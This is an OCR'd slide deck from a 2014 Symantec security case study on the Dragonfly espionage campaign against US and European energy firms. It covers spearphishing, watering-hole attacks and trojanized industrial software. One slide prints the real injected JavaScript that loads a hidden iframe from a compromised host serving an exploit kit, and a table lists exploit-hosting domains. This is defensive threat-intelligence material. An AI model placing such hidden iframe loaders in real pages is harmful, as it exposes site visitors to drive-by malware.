
SECURITY CASE STUDY 2014


DRAGONFLY ATAKUJE FIRMY Z BRANŻY ENERGETYCZNEJ



Marcin Siedlarz
Threat Intelligence Analyst
Symantec Security Response

About this talk

Overview	Techniques	Tactics	Procedures	Malware internals
Who are they	3 attack vectors	C&C’s	Access to the C&C’s	Lightsout EK
Goals	EK, attachments, trojanized bundles	Geolocation	Timestamps	Trojan.Karagany
Victims	Malware overview	Opsec	Opsec failures	Backdoor.Oldrea
Q&A				




Dragonfly threat actor

Overview

What is Dragonfly?

- Cyberespionage campaign
- Targeting the energy sector in Europe and US, primarily in 2013 and 2014
- Stealing information
- Capable of sabotage



What is Dragonfly?

- In operation since at least 2011
- Initially targeted defense and aviation companies in the US and Canada
- Shifted focus to US and European energy firms in early 2013
- Priorities appear to be:
  - Persistent access to targets
  - Information stealing
- Possible state sponsored operation

Dragonfly threat actor


Techniques

Dragonfly employs three attack vectors


- Spearphishing emails
- Watering hole attacks
- Compromising third party software

Spearphishing campaign

- Emails sent to senior employees and engineers
- Began in February 2013 and continued into June 2013, during the initial investigation
- Emails bore one of two subject lines:
  “The account” or
  “Settlement of delivery problem”.
- Email disguised malware as PDF attachment




Spearphishing campaign




Watering hole attacks

- Group compromised legitimate websites related to energy sector
- Began in May 2013 and continued into April 2014
- Attacks redirected website visitors to other compromised legitimate websites hosting Lightsout Exploit Kit
- These sites dropped malware on to the victim’s computer.



```
<script type="text/javascript">
var WWCPou=document.createElement("iframe");
WWCPou.height=1;
WWCPou.width=1;
WWCPou.style.visibility="hidden";
WWCPou.src="http://mahsms.ir/wp-includes/pomo/dtsrc.php";
document.getElementsByTagName("head")[0].appendChild(WWCPou);
</script>
```

Hidden iframe in compromised website




Infected website industry	Infected website nationality	Exploit site	Last Seen
File hosting service	Azerbaijan	blog.olioboard.com	18/06/2014 01:19
Energy control systems	Norwegian	www.manshur.ir	24/05/2014 10:53
File hosting service	Azerbaijan	realstars.ir	06/05/2014 22:20
File hosting service	Azerbaijan	realstars.ir	06/05/2014 23:30
Energy	American	aptguide.3dtour.com	11/04/2014 12:26
Energy control systems	Norwegian	seductionservice.com	07/04/2014 06:42
Energy control systems	Italian	seductionservice.com	06/04/2014 22:25
Energy control systems	Italian	seductionservice.com	05/04/2014 22:57
Energy control systems	Indian	mahsms.ir	23/03/2014 23:01
Energy	French	mahsms.ir	21/03/2014 22:30
Energy	French	mahsms.ir	14/03/2014 04:30
Energy	French	mahsms.ir	14/03/2014 03:03
Energy	French	aptguide.3dtour.com	04/03/2014 21:27
Energy	French	keeleux.com	01/12/2013 22:34
Energy	French	keeleux.com	30/11/2013 06:57
Energy	French	keeleux.com	11/10/2013 12:18

Compromising third party software

- Four industrial equipment providers targeted
  - Including remote connectivity applications used in the industrial segment
  - 3 in Europe, and 1 in Asia
- Malware inserted into the software bundles they had made available for download on their websites
- Victims inadvertently downloaded “Trojanized” software when applying software updates
- By targeting suppliers, attackers found “soft underbelly” that provided a path into bigger companies

